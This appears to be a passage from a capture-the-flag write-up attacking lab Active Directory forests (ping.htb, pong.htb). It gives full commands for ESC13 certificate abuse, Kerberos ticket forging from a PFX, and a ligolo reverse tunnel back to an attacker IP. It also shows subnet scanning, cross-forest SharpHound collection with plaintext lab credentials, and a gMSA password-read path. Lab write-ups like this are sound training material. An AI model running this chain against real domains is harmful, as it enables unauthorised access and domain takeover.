
let’s view the output of the certipy

now if we see more there’s ESC13 vulnerability
searching on google gives us good article
Certificate templates | The Hacker Recipes


so we can directly request the certificate
certipy-ad req -u "c.roberts@ping.htb" -k -no-pass -dc-host dc1.ping.htb -target dc1.ping.htb -ca 'ping-DC1-CA' -template 'TemporaryWinRM'
let’s check if we got access to winrm or not using evil-winrm
but as we are only having the pfx file it will not work with the winrm directly first we’ll use the PFX to get a TGT
python gettgtpkinit.py PING.HTB/c.roberts -cert-pfx c.roberts.pfx -pfx-pass "" c.roberts.ccache
let’s login to DC1 using evil-winrm
evil-winrm -i dc1.ping.htb -u c.roberts -r ping.htb
still no user.txt let’s check out group membership

we are member of IT groups
let’s check network interfaces, using ipconfig

so possibly we can tunnel and then try to check if anything on internal network and then again try to run bloodhound as now we need to check what ACLs our user is holding
now let’s upload the ligolo agent and then pivot into internal network
now start the ligolo proxy on kali using
sudo ~/tools/ligolo/proxy -selfcertand from DC1 machine
Start-Process -NoNewWindow -File "C:\temp\agent.exe" -ArgumentList "-connect 10.10.15.132:11601 -ignore-cert"and then when agent connected, use autoroute to add the route to 192.168.2.1/24

now let’s use the nxcto scan the 192.168.2.1/24
nxc smb 192.168.2.1/24
we found that there’s another forest/domain, let’s generate the hosts file for this one as well
nxc smb 192.168.2.2 --generate-hosts pong.conf
cat pong.conf| sudo tee -a /etc/hosts
also we need to first modify our /etc/krb5.conf first generate the same for PONG.HTB
and final /etc/krb5.conf looks like as below
[libdefaults]    dns_lookup_kdc = false    dns_lookup_realm = false
[realms]    PING.HTB = {        kdc = dc1.ping.htb        admin_server = dc1.ping.htb        default_domain = ping.htb    }
    PONG.HTB = {        kdc = dc2.pong.htb        admin_server = dc2.pong.htb        default_domain = pong.htb    }
[domain_realm]    .ping.htb = PING.HTB    ping.htb = PING.HTB
    .pong.htb = PONG.HTB    pong.htb = PONG.HTB
we can verify our creds are valid on PONG.HTB using
nxc smb dc2.pong.htb -u c.roberts -p AssumedBreach123 -k -d ping.htb
Let’s use the powerview and try to enumerate the useful things
Import-Module .\PowerView.ps1
Get-DomainTrust
checking the Trust

we can see that we have Bidirectional forest trust
and then i’ve transfered the SharpHound.exe to target machine and dump the AD data
.\SharpHound.exe --collectionmethods All
and then download the zip file
download 20260426092856_BloodHound.zip
now upload the data to bloodhound
we first can see that CrossForestTrust is available

to enumerate the PONG.HTB we need the cross-realm TGT

as we can see we only having access to PING.HTB services

kvno -S ldap dc2.pong.htb
now we can see that we have the ticket which we can present to PONG.HTB / DC2
and from dc1 let’s use sharphound to collect data of the PONG.HTB
\SharpHound.exe --CollectionMethods All --domain pong.htb --ldapusername 'c.roberts@ping.htb' --ldappassword AssumedBreach123 --domaincontroller dc2.pong.htb
and upload the pong.htb data to bloodhound

now let’s analyze the data we got

first we can see that c.roberts is the member of PING\IT and it owns the PONG\GMSA Managers
PONG\GMSA Managers → ReadGMSAPassword → Pong_gMSA$
